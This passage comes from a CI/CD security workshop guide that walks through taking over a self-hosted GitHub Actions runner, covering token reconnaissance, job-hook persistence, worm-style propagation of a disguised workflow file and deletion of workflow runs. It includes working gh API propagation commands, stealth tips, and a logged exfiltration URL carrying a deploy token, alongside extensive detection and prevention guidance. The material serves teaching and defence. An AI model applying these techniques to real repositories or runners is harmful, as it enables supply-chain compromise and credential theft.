# Safe: the SHA is the cryptographic hash of the commit content
uses: <org>/internal-action@a1b2c3d4e5f6...
```

Additional hardening

- Tag protection rules block force-push to tags regardless of user permissions.
- permissions: contents: read as the organization-level workflow default, widened per job only where needed.
- An allowlist of approved actions through org-level Actions policy prevents consuming unapproved actions.
- Ephemeral runners remove the host-level vantage point demonstrated in Step 6 entirely. This is the bridge into Module 3.

Detection

- Force-push to a tag ref: the only detection point that fires before any code runs.
- Branch created and deleted within minutes, with no pull request and no merge.
- A tag whose target commit has no parent.

Full queries in detection/m2-detection.md.

Challenges

- Challenge 1. The lab sends data to an external domain. Rewrite the egress so it uses a destination already trusted by the organization, without adding any new outbound domain. What detection did you just defeat, and what detection would still catch you?
- Challenge 2. The official post-CVE fix was to pin to SHA. Why would tag protection rules still add value as defense in depth, even if all consumers are pinned?
- Challenge 3. How would you detect this attack with only the GitHub audit log and no access to the runner? What specific query would you run?
- Challenge 4. The real attacker exfiltrated through build logs rather than an external server. What defensive control does that bypass, and what control would catch it instead?

Module 3 - Runner Compromise: Persistence and Propagation in CI Infrastructure

Version 1: Self-Hosted Runner Takeover

Entry state

You hold a credential that was exposed to a CI job, and you have already executed code on the runner that ran it. This module answers what that position is actually worth.

The bridge from Module 2, in one sentence. Module 2 ended inside a single job execution window. Everything we did lived and died with that job. Module 3 is about escaping that window.

And the bridge from Module 1, if you are following the full arc. Module 1 planted persistence on a developer workstation. Every organization has an EDR watching that machine. Almost none has anything equivalent watching the build infrastructure. Same attacker, same technique class, and only one of the two surfaces is monitored.

Challenge questions

- A CI runner executes code from many repositories. What persists on that host between jobs, and who can write to it?
- GitHub Actions provides a documented mechanism to run a script before and after every job on a self-hosted runner. Where is it configured, and which repository exposes that configuration?
- If an attacker deletes the workflow runs that recorded their activity, what evidence remains and where?

Timing

```
Instructor demonstration        25 min
  Phase 1  Assess the access    4 min
  Phase 2  Establish persistence   10 min   <- the module lives here
  Phase 3  Contained propagation6 min
  Phase 4  Cover tracks         5 min
Student replication             20 min   (phases 1, 3 and 4)
Detection, prevention, close    5 min
                                -------
                                  50 min
```

Running behind: drop Technique B in Phase 2 and reduce Phase 3 to a single repository. Do not shorten Phase 4. The run_number gap is the closing argument and the room needs to watch it happen.

Lab seams: where the demo differs from a real attack

State these at the start. A room that finds a seam you did not disclose stops trusting the rest.

Seam 1: the token

Module 2 exfiltrated a sentinel value, not a working credential, because that value left toward a public endpoint and was projected on screen. Here we substitute a scoped PAT. In a real incident the value leaving the runner is the working token, with no substitution step.

Seam 2: read scope versus write scope

The credential used in Phase 1 reads across the whole organization, which is realistic for a developer account. The credential used in Phase 3 writes only to three throwaway repositories, which is a containment decision we made.

Turn it into the point. Read scope and write scope are separate, and almost nobody audits them separately. The attacker sees every repository and can write to three. Ask the room how many of their tokens have write access to more repositories than the work actually requires.

Seam 3: run deletion

The propagation token cannot delete workflow runs: that requires Actions write. Phase 4 runs with instructor administrative credentials.

Also the point. Ask what it tells them that erasing the evidence required more privilege than carrying out the attack. Most cleanup capabilities are administrative. That is a defensive asset, and most organizations have never looked at it that way.


Real-world anchor: Shai-Hulud (npm, September 2025)

The first self-replicating worm observed in a major public npm registry. It established persistent future execution by dropping a workflow file into target repositories, and used TruffleHog to discover secrets across the codebase.

Version 2.0, November 2025: execution moved from postinstall to preinstall, widening impact to developer machines and CI/CD pipelines. GitHub disabled newly created repositories to limit exposure.

Every technique in this module has a direct analogue in that incident.

How does it work?



1. Why the runner is the target

The runner in this lab is not ephemeral. It executes a job, finishes, and stays alive waiting for the next one. Everything a job writes to the filesystem survives between runs.

Measured on the lab after a single job: the work directory held the full checkout including .git, node_modules and build output, roughly 76 MB. The temp directory, by contrast, is cleaned when the job ends.

There is a second, less obvious dimension of state: the toolchain. This runner executed nothing until Node was installed by hand. The execution environment is defined by whoever administers the host, not by the workflow. Repositories running here depend on tools nobody declared and versions nobody pinned.

The idea that joins both. What makes a persistent runner useful, not having to rebuild the environment for every job, is exactly what makes it attackable. On an ephemeral runner the host is destroyed after one job and this entire module ceases to exist as an attack surface.

2. The job hook mechanism

When the runner agent starts, it reads its .env file. Two variables documented by GitHub, ACTIONS_RUNNER_HOOK_JOB_STARTED and ACTIONS_RUNNER_HOOK_JOB_COMPLETED, point at a script the runner executes before and after every job, outside any workflow definition.

The asymmetry that makes this powerful:

- No repository references these variables.
- The Actions UI does not display them.
- A code review of every workflow in the organization would not reveal them.

This is a documented, legitimate feature, not a vulnerability. That is precisely why it raises no alert.

3. Why the attacker needs a PAT, not the workflow token

Commits created with the built-in GITHUB_TOKEN do not trigger new workflow runs. GitHub applies that restriction deliberately, to stop a workflow triggering itself in a loop. A push made with a personal access token carries no such restriction.

Consequence. A worm propagating with only the pipeline token would plant files that never execute. Propagation requires a user credential, which is why credential theft is the prerequisite for this module and why Shai-Hulud harvested tokens before it spread.

Defensive corollary. The anti-recursion rule is an accidental security control. It does not stop an attacker holding a PAT, but it does mean pipeline-token compromise alone cannot self-propagate.

4. Containment by token scope, not by code

The propagation payload writes to every repository the token can reach. The blast radius is defined at the credential level; the code implements no containment logic of its own.

The question for defenders is not whether this code can be trusted, but what the maximum impact is if this credential is compromised.

5. What deletion can and cannot erase

run_number is a monotonically increasing counter assigned per workflow. It is never reused and never renumbered when a run is deleted. Deleting a run leaves an arithmetic gap the attacker cannot patch.

6. What the diagnostic logs actually contain

The runner diagnostic logs preserve the literal source of every step, including the full injected payload, the exfiltration endpoint, and the names of the variables being read. It is not a trace that something happened. It is the attacker code, intact, on disk.

The secret value, however, is not there. Masking covers the diagnostic logs as well.

The precise claim. These logs expose mechanism, not credentials. A forensic analyst with host access reconstructs the entire attack from them even when the run history in GitHub is clean, and centralizing them does not create a secret store.

Module 3: instructor demonstration

Phase 1: Assess the access (4 min)

Objective: determine what the token can actually reach before using it. This phase is entirely read-only.

```
ORG=<instructor-org>
read -s -p "PAT: " T; echo
```

```
echo "$T" | gh auth login --with-token; unset T

gh api user --jq '.login'
gh repo list $ORG --json name,pushedAt --jq '.[] | "\(.name)  \(.pushedAt)"'
```

```
$ gh api user --jq '.login'
gh repo list $ORG --json name,pushedAt --jq '.[] | "\(.name)  \(.pushedAt)"'
qxmvqny4wm-droid
service-app  2026-08-02T13:12:15Z
internal-action  2026-07-29T19:25:37Z
dummy-03  2026-07-29T02:27:23Z
dummy-02  2026-07-28T23:31:43Z
dummy-01  2026-07-28T23:31:40Z
dead-drop  2026-07-26T14:52:27Z
$
```

Teaching point. Few API calls against many distinct targets is the shape of discovery, not of work. It is also the only phase that produces a signal while the attack is still preventable.

What this token cannot do, and why that matters

Show the failures on screen. Do not skip them.

```
gh api orgs/<instructor-org>/actions/runners
# 403 - cannot enumerate organization runners

gh secret list --repo <instructor-org>/service-app
# 403 - cannot read secrets

gh secret set DEPLOY_TOKEN --body "x" --repo <instructor-org>/service-app
# 403 - cannot write secrets
```

```
$ gh api orgs/$ORG/actions/runners
gh secret list --repo $ORG/service-app
{
  "message": "Resource not accessible by personal access token",
  "documentation_url": "https://docs.github.com/rest/actions/self-hosted-runners#list-self-hosted-runners-for-an-organization",
  "status": "403"
}
gh: Resource not accessible by personal access token (HTTP 403)
failed to get secrets: HTTP 403: Resource not accessible by personal access token (https://api.github.com/repos/pipebreach-inter
l-labs/service-app/actions/secrets?per_page=100)
$
```

The attacker knows a runner exists because their code ran on it, not because they enumerated it.

Instructor note. These failures demonstrate the containment argument better than any successful command: what bounds the reachable surface is the scope of the credential, not the skill of the attacker. This is not a limitation of the lab, it is the shape of the real problem. Every capability beyond this requires additional privilege, and acquiring it is another step with its own detection surface.

Discussion: transitive privilege

Workflow permissions grant capabilities that are rarely audited end to end. The clearest example is id-token: write, which lets a job mint an OIDC token. That permission is harmless on its own. It becomes cloud access the moment a cloud role trusts that identity with a loosely written subject condition, for example one matching any branch or any repository in the organization.

Ask who has read the trust policy of every cloud role their pipelines can assume. That policy, not the workflow file, is where the real privilege lives.

Phase 2: Establish persistence (10 min)

Objective: plant a mechanism that survives runner restarts and host reboots.

Technique A: Job hook

```
cd ~/actions-runner
cat .env                 # initial state: LANG=C.UTF-8

[INSTRUCTOR PoC - hook script placed on the runner host]

echo 'ACTIONS_RUNNER_HOOK_JOB_STARTED=<path-to-hook>' >> .env
cat .env                     # after
```



Operational warning. If the hook script exits non-zero, the job fails. Every job on this runner fails from that moment on, with an error that does not point at the hook. The hook must end with an unconditional exit 0.

Demonstrating persistence live

This is the sequence the room needs to watch. Do not describe it, run it.


```
# 1. Restart the runner service
sudo ./svc.sh stop
sudo ./svc.sh start
sudo ./svc.sh status | head -8  # note the startup timestamp

# 2. Confirm the runner returns to Idle in the UI

# 3. Trigger any workflow (from your laptop)
#    git commit --allow-empty -m "chore: build" && git push
```

```
# 4. Show the hook ran, from the runner diagnostic log
LOG=$(ls -t ~/actions-runner/_diag/Worker_*.log | head -1)
grep -i "HOOK" "$LOG" | tail -10
```





Key point. No repository changed. No pull request was opened. No workflow was modified. The change is invisible from every GitHub-facing interface. Detection requires host-level telemetry.

Connect this forward. The file that just proved persistence is the same file that survives the cleanup in Phase 4. Say it here and the closing lands without further explanation.

Technique B: Systemd user unit (optional, cut first if behind)

An unprivileged user can create systemd units under their own configuration directory and enable them without root. This gives persistence that survives host reboots, independently of the runner agent. Lingering must be enabled for a user unit to survive logout, and enabling lingering is itself a detectable event.

Why it is optional: it makes the same argument as Technique A with a more familiar mechanism. If the room already understood the job hook, this adds breadth but no new insight.

Phase 3: Contained propagation (6 min)

Objective: plant a self-triggering workflow in each low-activity repository using the scoped token.


The Contents API accepts a PUT with base64 content and a commit message. A file placed under .github/workflows/ triggers on the push that adds it, and because the push is made with a PAT rather than the workflow token, it does trigger. From this point forward, execution no longer depends on the compromised runner.

```
ORG=<instructor-org>
CONTENT=$(base64 -w0 /tmp/audit.yml)

for r in dummy-01 dummy-02 dummy-03; do
  gh api -X PUT repos/$ORG/$r/contents/.github/workflows/dependency-audit.yml \
    -f message="chore: add dependency audit workflow" \
    -f content="$CONTENT" \
    --jq '"\(.commit.sha[0:8])  \(.commit.message)"'
done
```

Add a file, never replace one. Overwriting an existing workflow deletes the checks that repository relied on, which is loud and gets noticed the same day. The technique is about a new file nobody reviewed sitting next to the ones that were always there. Use a plausible filename; nobody looks twice at a dependency audit.

```
# Examine the resulting commits
for r in dummy-01 dummy-02 dummy-03; do
  gh api repos/$ORG/$r/commits \
    --jq '.[0] | "\(.sha[0:8])  \(.commit.message)  \(.commit.verification.reason)"'
done
```



Why these commits look the way they do. They were created through the API, not from a git client. The verification status is unsigned and there is no local committer machine behind them. What identifies the propagation is not a signature, it is the pattern: the same commit message, the same author, three separate repositories, within seconds of each

other. That fan-out is the detection rule, and unlike a signature it does not depend on how the organization configured commit signing.

Discussion prompt. How many repositories in your organization have had the least-touched repositories in your organization. Those are the propagation targets, precisely because nobody hardened them. Dormancy is not safety, it is the absence of anyone watching.

What the attacker cannot see

The propagation token can write the workflow but cannot list workflow runs: that needs Actions read, which the scope does not include.

Worth saying. The attacker plants the file and has to infer that it executed. Capability and visibility are separate permissions, and attackers routinely operate without the second one. So do defenders, in the opposite direction.

Discussion prompt. Which repositories in your organization are the least touched? Those are the propagation targets, precisely because nobody hardened them. Low activity is not safety, it is the absence of anyone watching.

Phase 4: Cover tracks (5 min)

Objective: delete visible evidence and demonstrate what cannot be erased.

Credential note, say it out loud. This phase runs with administrative credentials, not the propagation token. See Lab seams.

```
ORG=<instructor-org>

# Attempt with the attacker token first, and let it fail on screen
gh api -X DELETE repos/$ORG/service-app/actions/runs/<RUN_ID>
# 403 - Actions write required

# Switch to the administrative account
gh auth switch --user <owner-account>

gh api repos/$ORG/service-app/actions/runs \
  --jq '.workflow_runs[] | select(.name=="build") | "\(.run_number)  \(.id)"' \
  | head -8 > /tmp/before.txt

gh api -X DELETE repos/$ORG/service-app/actions/runs/<RUN_ID>

gh api repos/$ORG/service-app/actions/runs \
  --jq '.workflow_runs[] | select(.name=="build") | "\(.run_number)  \(.id)"' \
  | head -8 > /tmp/after.txt

clear
pr -m -t -w 120 /tmp/before.txt /tmp/after.txt
```

```
gh api -X DELETE repos/$ORG/service-app/actions/runs/30760165304

gh api repos/$ORG/service-app/actions/runs \
  --jq '.workflow_runs[] | "\(.run_number)  \(.id)  \(.created_at)"' | head -12 \
  > /tmp/after.txt

pr -m -t -w 120 /tmp/before.txt /tmp/after.txt
15  30761737504  2026-08-02T18:42:43Z                        15  30761737504  2026-08-02T18:42:43Z
14  30761723742  2026-08-02T18:42:22Z                        14  30761723742  2026-08-02T18:42:22Z
13  30761709146  2026-08-02T18:42:00Z                        13  30761709146  2026-08-02T18:42:00Z
12  30761695611  2026-08-02T18:41:39Z                        12  30761695611  2026-08-02T18:41:39Z
11  30761681382  2026-08-02T18:41:17Z                        11  30761681382  2026-08-02T18:41:17Z
10  30761667991  2026-08-02T18:40:56Z                        8  30749431009  2026-08-02T13:12:16Z
9  30760165304  2026-08-02T18:01:22Z                         7  30748914520  2026-08-02T12:57:39Z
8  30749431009  2026-08-02T13:12:16Z                         6  30748769026  2026-08-02T12:53:22Z
7  30748914520  2026-08-02T12:57:39Z                         4  30719434897  2026-08-01T21:34:54Z
6  30748769026  2026-08-02T12:53:22Z                         5  30481051397  2026-07-29T18:41:12Z
4  30719434897  2026-08-01T21:34:54Z                         3  30481038852  2026-07-29T18:41:03Z
5  30481051397  2026-07-29T18:41:12Z                         4  30477895784  2026-07-29T18:00:02Z
```

```
15  30761737504  2026-08-02T18:42:43Z                        15  30761737504  2026-08-02T18:42:43Z
14  30761723742  2026-08-02T18:42:22Z                        14  30761723742  2026-08-02T18:42:22Z
13  30761709146  2026-08-02T18:42:00Z                        13  30761709146  2026-08-02T18:42:00Z
12  30761695611  2026-08-02T18:41:39Z                        12  30761695611  2026-08-02T18:41:39Z
11  30761681382  2026-08-02T18:41:17Z                        11  30761681382  2026-08-02T18:41:17Z
10  30761667991  2026-08-02T18:40:56Z                        8  30749431009  2026-08-02T13:12:16Z
9  30760165304  2026-08-02T18:01:22Z                         7  30748914520  2026-08-02T12:57:39Z
8  30749431009  2026-08-02T13:12:16Z                         6  30748769026  2026-08-02T12:53:22Z
```

Teaching point. run_number is monotonic and never renumbered. A gap is unambiguous evidence of deletion with no benign cause. It is the most deterministic signal in the module, and it only appears after the damage.

What was not erased: show it immediately

In the same breath, with no pause. The inversion only lands if the room sees the erased thing and the surviving thing seconds apart.

```
LOG=<path to the saved log containing the payload>

echo "=== 1. The hook is still there ==="
cat ~/actions-runner/.env

echo "=== 2. The job workspace is still on disk ==="
du -sh ~/actions-runner/_work/

echo "=== 3. The attacker payload, in the diagnostic log ==="
grep -o 'https://<collector-domain>/[a-f0-9-]*' "$LOG" | head -1
grep -o 'deploy_token[^,]*' "$LOG" | head -1

echo "=== 4. But the secret value is not there ==="

grep -c "<SENTINEL-VALUE>" "$LOG"
```

```
=== 1. The hook is still there ===
LANG=C.UTF-8
ACTIONS_RUNNER_HOOK_JOB_STARTED=/home/ubuntu/lab/hook.sh
=== 2. The job workspace is still on disk ===
76M     /home/ubuntu/actions-runner/_work/
=== 3. The attacker payload, in the diagnostic log ===
https://webhook.site/4539e6ce-30ea-43bc-96c5-65b16cf1b184
deploy_token\\\":\\\"${DEPLOY_TOKEN:-}\\\"
=== 4. But the secret value is not there ===
0
0
```

Note the detail in block 3. The log holds the variable reference unexpanded, because it stores the source of the step rather than its execution. That is exactly why the mechanism survives intact and the credential never appears.

Deleting runs and deleting history are not the same operation

Workflow runs are removed through a single API call, in seconds, leaving the run_number gap as the only trace. Commit history is different: erasing it requires rewriting history and force-pushing, which produces its own audit events and breaks every existing clone.

The asymmetry. The attacker can quietly delete the record of execution. Deleting the record of what was written costs far more, and is far louder. Defenders usually assume the opposite.

Phase 5: Module close (2 min)

The cleanup removed the artifact the defender was most likely to look at, and left every artifact that would actually prove what happened. Attackers optimize for what is visible. Defenders should invest in what is durable.

Instructor note. The organization-wide inventory demonstration belongs in the workshop close, where it serves as the closing image for all modules. Running it here duplicates the beat and weakens both.

Module 3: student replication (20 min)

You will reproduce phases 1, 3 and 4 in your own repositories. Phase 2 needs host access to a runner; Appendix A explains how to build one yourself afterwards.

Setup: your own dormant targets

```
# Create three copies from the student org into your account:
#   my-dummy-01, my-dummy-02, my-dummy-03
```

```
#
# Then a fine-grained PAT:
#   Resource owner : your account
#   Repositories   : those three only
#   Permissions    : Contents read/write, Workflows read/write
#   Expiry         : 1 day
```

This is the exercise, not just setup. Choosing the scope of that token is the control the whole module is about. Deliberately give it access to exactly three repositories and nothing else, then watch the payload be unable to escape.

Phase 1: Assess

```
export GH_TOKEN="<your scoped PAT>"
gh api user --jq '.login'
gh api user/repos --jq '.[].full_name'

# Now try something outside the scope
gh api repos/<you>/<some-other-repo> --jq '.name'    # expect 403
```

Confirm the token reaches exactly three repositories. That number is the blast radius, decided by you, before any code ran.

Phase 3: Propagate

```
CONTENT=$(base64 -w0 audit.yml)

for r in my-dummy-01 my-dummy-02 my-dummy-03; do
  gh api -X PUT repos/<you>/$r/contents/.github/workflows/dependency-audit.yml \
    -f message="chore: add dependency audit workflow" \
    -f content="$CONTENT"
done
```

Then check two things in each repository: the commit exists with the same message, and a workflow run started on its own. Note that listing runs needs Actions read, which your token does not have. Use the browser.

Checkpoint. A workflow you never opened in a browser is now running in three repositories, triggered by the push that created it. That is the entire propagation mechanism.

Phase 4: Cover tracks and find the gap

You own these repositories, so you can delete runs. Generate history first.

```
for i in $(seq 1 6); do
  gh api -X POST
repos/<you>/my-dummy-01/actions/workflows/dependency-audit.yml/dispatches \
    -f ref=main
  sleep 10
done
```

```
gh api repos/<you>/my-dummy-01/actions/runs \
  --jq '.workflow_runs[] | "\(.run_number)  \(.id)"' | head -8

# Delete one from the middle
gh api -X DELETE repos/<you>/my-dummy-01/actions/runs/<RUN_ID>
```

Checkpoint. The run is gone from the UI and from the API. The run_number sequence has a hole you cannot close. That hole is the only artifact of this phase the attacker has no way to remove.

Now the defensive question: does anything in your organization currently look for that hole?

Module 3: detection and prevention

Detection by phase

Phase 1: Assess

- Breadth-first enumeration: few calls, many distinct targets, in a short window.
- A known token appearing against a repository scope it never touched before.

Phase 2: Persist

- Job hook variable defined in the runner environment file.
- Cron, systemd or shell profile files written on the runner host.
- Runner host activity outside job execution windows.

Phase 3: Propagate

- Workflow file added without a pull request.
- Fan-out: the same commit message or the same author writing to several dormant repositories in minutes.

Phase 4: Cover tracks

- run_number gap.
- Recent run deleted.
- Deletion endpoint called by a non-administrative workflow identity.

Host-based: egress in the runner diagnostic logs

Search the runner diagnostic logs for outbound domains absent from the organization allowlist. This rests on the finding that those logs preserve the literal source of every step.

- Independent of GitHub and of the API.

- Survives run deletion.
- Detects mechanism, not credentials, so centralizing these logs does not create a secret store.
- Limitation: requires the logs to be shipped off-host before the attacker reaches them.

The most deterministic signal, the run_number gap, only fires at the end. The Phase 1 signals are noisier but are the only ones that fire while the attack is in progress. Full queries in detection/m3-detection.md.

Prevention

Ordered by how much attack surface each item removes.

- 1. Ephemeral just-in-time runners. Destroys the host after one job. Removes Phase 2 entirely, makes Phase 3 far harder to sustain, and removes the memory vantage point of Module 2.
- 2. Audit log streaming to an external sink, including Git events. Makes Phase 4 futile: the attacker deletes the API copy, not yours.
- 3. Continuous shipping of the runner diagnostic logs off-host. The only on-host record that holds the intact payload and survives API-level cleanup.
- 4. Fine-grained PATs with minimum repository scope and short expiry. Bounds Phase 3 directly and reduces the reachable surface in Phase 1.
- 5. permissions: contents: read as the organization-wide workflow default, widened per job only where needed.
- 6. Branch and tag protection on every repository, including dormant ones. Dormant repositories are the propagation targets.
- 7. Require a pull request with CODEOWNERS review for any change under .github/workflows/. Makes Phase 3 impossible to land silently.


Summary. Items 1 and 2 together remove most of this module. If the runner cannot persist and the logs cannot be deleted, the attacker is left with propagation alone, which items 4 through 7 constrain.

Challenges

- Challenge 1. How would you detect Phase 2 without access to the runner host, using only the audit log and the Actions UI?
- Challenge 2. Deleting workflow runs does not remove the planted workflow files. What additional step would the attacker need, and what new signal would that create?
- Challenge 3. What single architectural change makes the entire Phase 2 technique structurally impossible, regardless of what code the attacker can execute on the runner?
- Challenge 4. Rank the four phases by how early a defender could detect them, and name the earliest available signal for each.

- Challenge 5. Cleanup required more privilege than the attack. What does that suggest about where to concentrate monitoring when you cannot monitor everything?
- Challenge 6. The diagnostic logs hold the payload but not the credentials. What does that imply for the retention and centralization policy of those logs?

Closing both modules



Read together, the two modules are one movement: a developer credential becomes code execution in CI, and code execution in CI becomes control of the infrastructure that every repository in the organization depends on.

At no point did we exploit a vulnerability in GitHub. Every step used a documented feature working exactly as designed: mutable tags, runtime tag resolution, secret injection into the job process, runner job hooks, the Contents API, and run deletion.

The thesis. CI/CD compromise is rarely an exploitation problem. It is a trust boundary problem, and the boundaries are drawn in configuration that most organizations have never audited.

Key takeaways

- A tag is a pointer, not a version. If you did not pin the SHA, you did not pin anything.
- Log masking protects the log, not the process. Any code running in the job can reach every secret the job holds.

- The shared internal action is the least audited repository with the widest blast radius in most organizations.
- A persistent runner is a shared host executing untrusted code from many repositories. Treat it as production infrastructure or make it ephemeral.
- The attacker chooses the destination the defender already trusts. Allowlists are a control on domains, not on intent.
- Deletion erases the visible artifact and leaves the durable ones. Design your logging so the durable ones are already off-host.

Appendix A: Build the runner lab yourself

Everything in the instructor demonstration that needs host access is reproducible on a laptop. This appendix is written so an attendee can rebuild it after the workshop, on macOS or Windows.

A.1 macOS (Apple Silicon, ARM64)

```
brew install --cask multipass

multipass launch --name runner-lab 24.04 \
  --cpus 2 --memory 4G --disk 20G
multipass shell runner-lab
```

A.2 Windows (x86-64, Linux guest)

Option 1: Multipass (recommended)

Keeps every command identical to the macOS path, snapshots included. Requires Hyper-V, so Windows Pro or above.

```
# PowerShell as Administrator
winget install Canonical.Multipass
multipass launch --name runner-lab 24.04 --cpus 2 --memory 4G --disk 20G
multipass shell runner-lab
```

Option 2: WSL2

Lighter and works on Windows Home, with two caveats that matter here.

```
# PowerShell as Administrator
wsl --install -d Ubuntu-24.04
wsl -l -v         # confirm VERSION 2
```

Caveat 1: systemd is off by default. The runner service and the persistence demonstration both depend on it.

```
# Inside the WSL distro
sudo tee /etc/wsl.conf > /dev/null <<EOF
[boot]
systemd=true
EOF

# Back in PowerShell
wsl --shutdown
# reopen, then verify:
systemctl is-system-running
```

Caveat 2: no native snapshots. Export and import serve as the equivalent restore point.

```
wsl --shutdown
```

```
wsl --export Ubuntu-24.04 C:\labs\runner-clean.tar

# Restore later
wsl --unregister Ubuntu-24.04
wsl --import Ubuntu-24.04 C:\labs\wsl C:\labs\runner-clean.tar
```

A.3 Base system (both platforms)

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y curl git jq python3

# GitHub CLI
sudo mkdir -p -m 755 /etc/apt/keyrings
curl -fsSL https://cli.github.com/packages/githubcli-archive-keyring.gpg \
  | sudo tee /etc/apt/keyrings/githubcli-archive-keyring.gpg > /dev/null
sudo chmod go+r /etc/apt/keyrings/githubcli-archive-keyring.gpg
echo "deb [arch=$(dpkg --print-architecture)
signed-by=/etc/apt/keyrings/githubcli-archive-keyring.gpg]
https://cli.github.com/packages stable main" \
  | sudo tee /etc/apt/sources.list.d/github-cli.list > /dev/null
sudo apt update && sudo apt install -y gh

# Node: a self-hosted runner ships no toolchain
curl -fsSL https://deb.nodesource.com/setup_20.x | sudo -E bash -
sudo apt install -y nodejs

uname -m          # aarch64 on Apple Silicon, x86_64 on Windows
```

Take a clean snapshot here, before registering anything.

A.4 Download and register

